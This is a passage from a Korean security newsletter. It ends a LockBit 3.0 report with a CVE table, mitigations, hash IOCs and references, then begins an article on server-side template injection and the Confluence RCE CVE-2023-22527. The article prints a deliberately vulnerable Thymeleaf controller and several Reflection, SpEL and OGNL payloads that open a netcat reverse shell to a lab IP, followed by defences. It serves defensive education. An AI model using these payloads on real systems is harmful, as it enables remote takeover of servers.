CVE-2023-27350 **CVE-2023-27351**	인쇄 관리 소프트웨어 PaperCut 에서 사용자 증명을 우회하여 관리자로 서버에 접근 후 원격 코드 실행이 가능한 취약점	15.0.0 ~ 20.1.7, 21.0.0 ~ 21.2.11, 22.0.0 ~ 22.0.9	20.1.7 이상 21.2.11 이상 22.0.9 이상
CVE-2023-4966	네트워킹 제품인 NetScaler ADC 및 NetScaler Gateway 에서 발생하는 정보유출 취약점	패치 버전 이전의 14.1*, 13.1*, 13.0*	14.1-8.50 이상 13.1-49.15 이상 13.0-92.19 이상
CVE-2024-1709	원격 데스크톱 솔루션 ScreenConnect 취약점으로, 원격 데스크톱에 시스템 관리자 계정을 생성할 수 있는 인증 우회 취약점	23.9.7 이하	23.9.8 이상

표 3. LockBit 3.0 이 악용한 소프트웨어 취약점

[29] VPN (Virtual Private Network) : 개인 정보를 보호하고 지역 제한을 우회하기 위해 사용하는 가상 네트워크

초기 침투 이후에는 탐지 회피와 지속성 확보를 위해서 레지스트리를 조작하거나 Anti-Virus 서비스를 종료시키고 안전 모드로 부팅하는 방식을 사용한다. 이러한 시스템 기능 악용을 예방하기 위해 행위 기반 탐지 솔루션을 사용할 것을 권장한다.

랜섬웨어 전파를 위해서 그룹 정책을 수정하거나, 원격으로 명령어를 실행한다. 이를 방지하기 위해서 JIT Access[30] 방법을 사용해 정해진 시간에 최소 권한의 원칙으로 이용 권한을 부여하도록 한다. 이와 함께 지속적인 모니터링을 통해 AD 에 등록된 서비스와 그룹 정책 목록을 확인하는 등 의심스러운 사항이 없는지 살펴봐야 한다.

데이터 탈취, 백업 데이터 삭제 및 파일 암호화에 대해서도 대비가 필요하다. DLP[31] 솔루션이나 EDR[32] 솔루션을 활용하여 데이터 유출을 방지할 수 있다. 또한, 파일 복구를 위하여 정기적으로 백업을 생성하여 관리해야 하며, NAS[33] 와 백업 저장소의 데이터를 삭제하는 경우도 존재하므로, 별도의 네트워크나 저장소에 데이터를 소산 백업[34] 하여 관리하는 것을 권장한다.

[30] JIT Access (Just-in-Time Access) : 애플리케이션이나 시스템에 접근하기 위해 부여된 권한이 사전에 결정된 기간에만 제공되는 접근 방식

[31] DLP (Data Loss Prevention) : 데이터의 흐름을 감시하여 중요 정보 유출을 감시/차단하는 데이터 유출 방지 솔루션

[32] EDR (Endpoint Detection and Response) : 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

[33] NAS (Network Attached Storage) : 네트워크에 연결되어 여러 사용자가 데이터를 공유하고 접근할 수 있는 저장 장치

[34] 소산 백업 : 백업된 데이터를 일정거리 떨어진 장소에 분리 보관하는 방식

Indicator Of Compromise

Lockbit 3.0 : SHA256

5c9b94f7aed569bb91c77cb0bf8a4f0c13145f8ac35bccc961c973720e46cc62
a4219b77de0ee4c2e17011b95acc69432bcb1a8dc4eb761027b9c997144a76dd
cafaaadd3747dfec3df88a34fea56695a0b5b03b27091b770075a72b03d2d105
917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
535e0dbd97cb9ea66f375400b550dd3bcad0788a89fb46996a651053a2df07c3

임서은.docx (Dropper) : SHA256

1f0617725b2a0b0c3bb1067f0b77da049da0545710d9743813969b3bbcc563f4

저작권 침해관련 안내(제작자입니다).eml : SHA256

4ade4f6ed21b33f627fcc704db4cbfb3dd807516c1e6fc52ae6edb8a66bc80a5

File Name

임서은.docx
sed.exe
저작권 침해관련 안내(제작자입니다).eml
입사지원서_220822(경력사항도 같이 기재하였으니 확인부탁드립니다).exe
이미지 원본(제가 제작한 이미지)과 사용하고 있으신 이미지 정리한 내용.exe

■ 참고 사이트

URL : https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a

URL : https://www.boannews.com/media/view.asp?idx=126668&page=1&kind=1

URL : https://www.trendmicro.com/content/dam/trendmicro/global/en/research/24/b/LockBit-attempts-to-stay-afloat-with-a-new-version/technical-appendix-LockBit-ng-dev-analysis.pdf

URL : https://www.state.gov/reward-offers-for-information-on-LockBit-leaders-and-designating-affiliates/

URL : https://www.nomoreransom.org/en/decryption-tools.html

URL : https://home.treasury.gov/news/press-releases/jy2114

URL : https://www.secureworks.com/blog/LockBit-in-action

URL : https://seed.kisa.or.kr/kisa/Board/167/detailView.do

URL : https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a

URL : https://asec.ahnlab.com/ko/31620/

URL : https://nvd.nist.gov/vuln/detail/CVE-2022-36537

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-20269

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-27350

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-27351

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-4966

URL : https://nvd.nist.gov/vuln/detail/CVE-2024-1709

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-26855

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-0669

URL : https://nvd.nist.gov/vuln/detail/CVE-2018-13379

URL : https://nvd.nist.gov/vuln/detail/CVE-2020-0796

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-22986

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-36942

URL : https://nvd.nist.gov/vuln/detail/CVE-2022-3653

Research & Technique

SSTI & Atlassian Confluence RCE 취약점(CVE-2023-22527)

1. Server-Side Template Injection(SSTI)

■ 취약점 개요

최근 공개된 2024 년 전자금융기반시설 보안 취약점 평가기준에 SSTI(Server-Side Template Injection) 항목이 추가됐다. SSTI 취약점의 경우 2015 년 Black Hat Conference 에서 소개된 후 최근까지도 관련 취약점이 꾸준히 나오고 있다. 이번 3 월호 R&T 에서는 SSTI 에 대한 설명과 관련 취약점인 Atlassian Confluence RCE(CVE-2023-22527)를 소개한다.

템플릿 엔진(Template Engine)은 주로 웹 애플리케이션과 이메일에서 고정 템플릿과 데이터를 결합하여 웹 페이지를 생성하는데 활용한다. 템플릿 엔진을 사용하면 코드를 HTML 형태로 간결하게 작성할 수 있다. 가독성, 재사용성, 유지보수 효율성 향상은 물론 코드 간소화 등의 효과를 얻을 수 있다.

템플릿 엔진에는 클라이언트에서 동작하는 클라이언트 측 템플릿 엔진(Client-Side Template Engine)과 서버에서 동작하는 서버 측 템플릿 엔진(Server-Side Template Engine)이 있다.




그림 1. 템플릿 엔진의 역할

서버 측 템플릿 엔진 사용 시 사용자 입력 값 검증이 미흡하면 SSTI 취약점에 노출될 수 있다. 공격자는 서버 측의 템플릿에 악의적인 템플릿을 삽입해 임의 객체 생성, 임의 파일 읽기/쓰기, 원격 명령 실행, 정보 누출 및 권한 상승 공격을 할 수 있어 매우 위험하다.

■ SSTI 동작 과정




그림 2. SSTI 동작 과정

① 공격자는 특정 템플릿 구문을 이용해서 SSTI 취약점이 있는지 확인한다.

② SSTI 취약점이 확인되면, 공격자가 악의적인 템플릿 구문을 삽입하여 악성 코드 업로드, 원격 명령 실행을 수행한다.

③ 취약한 서버는 공격자의 입력 값을 템플릿 구문으로 해석하여 해당 템플릿 구문 실행 결과를 반환한다.

④ 공격자는 악의적인 템플릿 구문 실행을 통해 서버의 주요정보를 탈취한다.

■ 주요 언어별 서버 측 템플릿 엔진

SSTI 공격에 영향을 받을 수 있는 언어별 서버 측 템플릿 엔진은 아래와 같다.

Language	Framework	Template Engine	템플릿 구문 예시
Python	Flask	Jinja2	{{7*7}}
C#	ASP.Net	Razor	@(7*7)
Java	Springboot	Thymeleaf	${7*7}
JavaScript	-	Jade	= 7*7
PHP	Symphony	Twig	{{7*7}}

위 표에서 나열한 서버 측 템플릿 엔진은 예시일 뿐이므로, SSTI 취약점은 해당 서버 측 템플릿 엔진 이외 서버 측 템플릿 엔진에서도 발생할 수 있다.

■ SSTI 공격 분석

이번 R&T에서는 주요 언어별 서버 측 템플릿 엔진 중 Thymeleaf를 사용하는 환경에서 SSTI 공격 분석을 진행한다.

Thymeleaf

Thymeleaf는 XML과 웹 표준을 염두에 두고 설계된 서버 측 템플릿 엔진이다. XML, Valid XML, XHTML, Valid XHTML, HTML5, Legacy HTML5 템플릿 모드를 지원한다.
Thymeleaf 에서 나타나는 SSTI 는 사용자 입력 값에 대한 적절한 검증 없이 해당 값을 템플릿 구문으로 해석해 발생한다. 사용자 입력 값을 그대로 받아 서버 측 템플릿에 템플릿 구문이 해석될 수 있는 예시 코드는 아래와 같다.

MainController.java

```
import org.thymeleaf.spring5.SpringTemplateEngine;
import org.thymeleaf.templateresolver.ITemplateResolver;
import org.thymeleaf.templateresolver.StringTemplateResolver;
... (중략) ...
public class MainController {
    @RequestMapping("/thymeleaf")
    @ResponseBody
    public String thymeleaf(@RequestParam(defaultValue="sktester") String username, HttpServletRequest
request, HttpServletResponse response) {
        String template = "<!DOCTYPE html><html lang='en'><head>" +
        ... (중략) ...
        + name +"</p></body></html>";
        TemplateEngine templateEngine = new SpringTemplateEngine();
        ITemplateResolver templateResolver = new StringTemplateResolver();
        templateEngine.setTemplateResolver(templateResolver);
        WebContext ctx = new WebContext(request, response, request.getServletContext());
        ... (중략) ...
        Writer out = new StringWriter();
        templateEngine.process(template, ctx, out);
        return out.toString();}
```

SSTI 공격에 이용할 수 있는 Thymeleaf Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
${ ... }	변수 표현식	<div th:text="${foo}">
@{ ... }	URL 링크 표현식	<a th:href="@{/foo(param1=${param1}, param2=${param2})}">foo
[[...]]	데이터 직접 접근	[[${data}]]
th:text	태그 내 데이터 접근	<h1 th:text="${data}">data</h1>

(※ https://www.thymeleaf.org/doc/tutorials/3.0/uingthymeleaf.html#standard-expression-syntax)

위 표를 참고해 수식이 삽입된 변수 표현식에 직접 접근하는 “[[${7*7}]]” 구문을 입력하면, 아래와 같이 템플릿 구문으로 해석한 후 49를 출력하는 것을 확인할 수 있다.

페이로드	[[${7*7}]]
입력 값	?username=%5b%5b%24%7b%37%2a%37%7d%5d%5d

그림 3. Thymeleaf Template Engine에서 [[${7*7}]] 구문 입력 시

혹은 태그 안에 수식을 넣은 “<a th:text=${7*7}>” 구문으로도 확인 가능하다.

페이로드	<a th:text=${7*7}>
입력 값	?username=%3c%61%20%74%68%3a%74%65%78%74%3d%24%7b%37%2a%37%7d %3e%3c%2f%61%3e

그림 4. Thymeleaf Template Engine에서 <a th:text=${7*7}> 구문 입력 시

Thymeleaf Template Engine 의 경우, Java 의 Reflection 기능, SpEL 표현식, OGNL[1](Object-Graph Navigation Language) 표현식을 활용하여 임의의 Java 객체를 생성할 수 있다. 객체 생성 방법은 템플릿 엔진마다 다양하다.

ex) Freemarker Template Engine: 임의의 Java 객체 생성 시, TemplateModel 클래스를 호출하여 생성

ex) Jinja2 Template Engine: 임의의 Python 객체 생성 시, 최상위 Object 클래스를 상속받은 특정 클래스를 호출하여 생성

Thymeleaf 는 임의의 문자열을 선언한 뒤, forName() 메서드를 통해 동적으로 클래스를 불러올 때 사용하는 Java 의 Reflection 기능을 활용하면, 소스코드 내 클래스를 불러올 수 있다. 따라서, java.lang.Runtime 클래스를 호출한 뒤, exec() 메서드를 활용하면 원격에서 임의의 명령을 실행할 수 있다.

페이로드	<a th:text="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('nc –e /bin/sh 192.168.102.61 8888')}">
입력 값	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27java%2elang%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d"><%2fa>




그림 5. Thymeleaf Template Engine 에서 원격 명령 실행 실행으로 리버스 쉘 연결

[1] OGNL : struts, Atlassian Confluence 등 Apache 소프트웨어, Java Application 에서 사용하는 Expression Language 다

Thymeleaf 에서 SpEL(Spring Expression Language)이라는 런타임에 객체 그래프 쿼리 및 조작을 지원하는 표현식을 사용할 수 있는데, 이를 활용하면 다음과 같이 원격 명령을 실행할 수 있다.

페이로드	<th th:text="${T(java.lang.Runtime).getRuntime().exec('nc -e /bin/sh 192.168.102.61 8888')}">Test</th>
입력 값	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">Test<%2fth>




그림 6. Thymeleaf Template Engine 에서 SpEL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

만일, 사용중인 Thymeleaf 가 OGNL 표현식을 지원한다면, 다음과 같은 OGNL 표현식으로 원격 명령을 실행할 수 있다.

페이로드	[[${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("nc -e /bin/sh 192.168.102.61 8888")}]]
입력 값	?username=%5b%5b%24%7b%23rt%20%3d%20%40java%2elang%2eRuntime%40getRuntime%28%29%2c%23rt%2eexec%28"nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888"%29%7d%5d%5d




그림 7. Thymeleaf Template Engine 에서 OGNL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

■ SSTI 대응 방안

어떤 사용자도 템플릿을 조작할 수 없도록 만드는 것이 가장 좋지만, 동적으로 템플릿을 구성하기 위해 불가피하게 템플릿 조작을 허용하는 경우가 존재한다. 또한, logic-less 한 Liquid, Handlebars, Mustache 와 같은 템플릿을 사용 시, 코드 실행과는 별개로 템플릿을 구성하기 때문에 SSTI 에 대한 방어가 가능하다. 다만 해당 방식은 각 템플릿 엔진이 다른 문법과 다른 환경을 구성하기 때문에 현실적으로 어려운 방법이다. 위 두 방안을 제외하면 SSTI 에 대한 실질적인 대응방안은 Sanitization(코드 안정성 검사)와 Input Validation(입력값 검증), Sandboxing(샌드박싱)이 있다.

1. Sanitization(코드 안정성 검사)

Sanitization 이란 검증되지 않은 사용자 입력으로부터 Template 을 생성하지 않도록 처리하는 방안이다. 사용자 입력이 필요한 경우 Template 에서 제공하는 Parameter 를 통해 처리하도록 구성하여 Template 자체에 영향을 줄 수 없도록 제한해야 한다.

대표적으로 Flask 의 render_template() 메서드를 사용할 수 있다. 해당 메서드의 활용 예시는 다음과 같다.

app.py

```
#!/usr/bin/python3
from flask import *

... (중략) ...

@app.route('/', methods=['POST','GET'])
def index():
    a = int(request.form['a'])
    return render_template('index.html', a=a)
... (후략) ...
```

해당 조치를 하면 다음과 같이 49 라는 결과가 아닌, {{7*7}}를 그대로 출력하는 것을 확인할 수 있다.

페이로드	{{7*7}}
입력 값	?id=%7b%7b7%2a7%7d%7d

그림 8. Jinja2 Template Engine 에서 Sanitization 이후 {{7*7}} 구문 입력 시

2. Input Validation(입력값 검증)

사용자 입력에서 {, }, [,] 과 같은 특수문자 자체를 받지 못하도록 Escape 처리하는 로직을 적용하여 대응이 가능하다. 예를 들어, {{5*5}}를 입력했다면, 25 가 아닌, 특수문자가 필터링 되어 55 라는 값이 출력돼야 한다. 다음과 같이 필터링 대상을 구성할 수 있다. 이는 일부 XSS, SQL Injection 에서 대응하는 방식과 동일하다.

필터링 대상(예시)					
-	=	+	.	,	/
?	:	^	$	#	@
*	₩	"	※	~	&
%	!	(	)	[	]
<	>	{	}	`	_

3. Sandboxing(샌드박싱)

사용자 입력 값을 기반으로 Template 을 생성하고 렌더링해야 하는 경우, 불가피하게 사용자 입력으로 Template 을 처리할 수밖에 없다. 이때, 사용자 입력으로부터 받는 Template 은 Sandboxing 하여 공격 코드가 실제로 영향을 끼칠 수 없도록 제한하는 방법으로도 대응이 가능하다. 이때, Sandboxing 의 경우 우회할 여지가 있기 때문에 단독으로 사용하기 보다는 다른 보완 방식과 이중으로 혼용해 사용하는 것을 권장한다.

2. Atlassian Confluence Server 및 Data Center 원격 코드 실행 취약점(CVE-2023-22527)

■ 취약점 개요

2024년 1월 16일, 글로벌 협업 툴 소프트웨어인 Atlassian의 Confluence 제품에서 원격 코드 실행 취약점(CVE-2023-22527)이 공개됐다. 이 취약점은 2022 년 6 월 공개된 Atlassian Confluence 원격 코드 실행 취약점(CVE-2022-26134)의 미흡한 보안 조치로 인해 발생한다. 해당 취약점으로 공격자는 문자열을 불러오는 getText() 메서드를 우회하여 OGNL에 접근 가능한 객체를 통해 원격 코드를 실행할 수 있다.

본 취약점은 CVE-2023-22527 으로 인해 인증되지 않은 사용자의 OGNL 구문 삽입이 가능하다. 이로 인하여 발생하는 원격 코드 실행에 의한 서버 장악, 랜섬웨어 유포, 소스코드 유출 등의 피해가 발생할 수 있다. 또한, 공격자가 인증 없이 낮은 복잡성의 공격으로 원격 코드 실행을 할 수 있어 9.8 점의 CVSS 점수를 기록하기도 했다.

아래와 같이 OSINT 검색 엔진을 통해 인터넷 상에 공개된 Atlassian Confluence 를 조회한 결과, 우리나라를 포함해 전세계적으로 많은 기업이 이를 협업 툴로 사용하고 있었다. 따라서 현재 사용중인 Atlassian Confluence의 버전이 취약한지 확인이 필요하다.




그림 9. Atlassian Confluence 사용 빈도

■ 공격 시나리오

